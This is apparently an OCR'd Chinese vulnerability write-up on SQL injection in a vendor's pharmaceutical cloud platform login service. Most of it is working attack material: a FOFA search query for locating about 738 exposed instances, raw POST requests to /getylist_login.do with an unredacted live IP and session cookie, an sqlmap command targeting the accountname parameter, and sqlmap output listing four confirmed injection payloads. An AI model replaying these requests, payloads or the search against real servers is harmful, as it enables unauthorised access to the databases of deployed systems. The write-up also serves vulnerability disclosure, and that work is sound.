
成都海翔软件有限公司海翔药业云平台存在 sql 注入

1、fofa




title=="登录海翔"

738 条匹配结果（108 条独立IP），349 ms，关键词搜索。


显示一年内数据，点击 all 查看所有。

2、部分登录界面如下



账套版本 企业版

3、搜索账套的，BP 抓包如下




账套版本 企业版

账套 1

```
POST /getylist_login.do HTTP/1.1
Host: 47.108.230.129
Content-Length: 14
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://47.108.230.129
Referer: http://47.108.230.129/
```

Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=FAE14B13415BA359B95FE239A9272270; __session:0.4635490933257511:=http:
Connection: close


accountname=1



```
POST /getylist_login.do HTTP/1.1
Host: [redacted]
Content-Length: 14
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://47[redacted]
Referer: http://[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=FAE14B13415BA359B95FE239A9272270; __session:0.4635490933257511:=http:
Connection: close

accountname=1
```

```
HTTP/1.1 200
Server: nginx/1.12.2
Date: Tue, 04 Apr 2023 06:07:48 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 50

{
  "status":300,
  "msg":"□□□□□",
  "data":null
}
```

单引号报错




```
POST /getylist_login.do HTTP/1.1
Host: [redacted]
Content-Length: 15
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://[redacted]
Referer: http://[redacted]/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=FAE14B13415BA359B95FE239A9272270; __session:0.4635490933257511:=http:
Connection: close

accountname=1'
```

```
HTTP/1.1 500
Server: nginx/1.12.2
Date: Tue, 04 Apr 2023 06:08:43 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Content-Language: en
Vary: Accept-Encoding
Content-Length: 12569

<!doctype html><html lang="en">
  <head>
    <title>
      HTTP Status 500 - Internal Server Error
    </title>
    <style type="text/css">
      h1{
        font-family:Tahoma,Arial,sans-serif;
        color:white;background-color:#525D76;
        font-size:22px;
      }
      h2{
        font-family:Tahoma,Arial,sans-serif;
        color:white;background-color:#525D76;
        font-size:16px;
      }
      h3{
        font-family:Tahoma,Arial,sans-serif;
        color:white;background-color:#525D76;
        font-size:14px;
      }
```

4、sqlmap 验证，隐患参数 accountname

python3 sqlmap.py -r 2.txt -p accountname --dbms=mysql --level 3 --thread 5



```
POST parameter 'accountname' is vulnerable. Do you want to keep testing the others (if a
ny)? [y/N] y
sqlmap identified the following injection point(s) with a total of 619 HTTP(s) requests:
---
Parameter: accountname (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: accountname=-1' AND 1238=(SELECT (CASE WHEN (1238=1238) THEN 1238 ELSE (SEL
ECT 9250 UNION SELECT 1876) END))-- -

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GT
ID_SUBSET)
    Payload: accountname=-1' AND GTID_SUBSET(CONCAT(0x716a7a7171,(SELECT (ELT(1673=1673,
1))),0x717a767a71),1673)-- kKuT

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: accountname=-1';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: accountname=-1' AND (SELECT 3511 FROM (SELECT(SLEEP(5)))GASV)-- NzyW
---
[14:18:21] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL >= 5.6
[14:18:22] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 580 times
[14:18:22] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/out
put/60.190.90.242'
```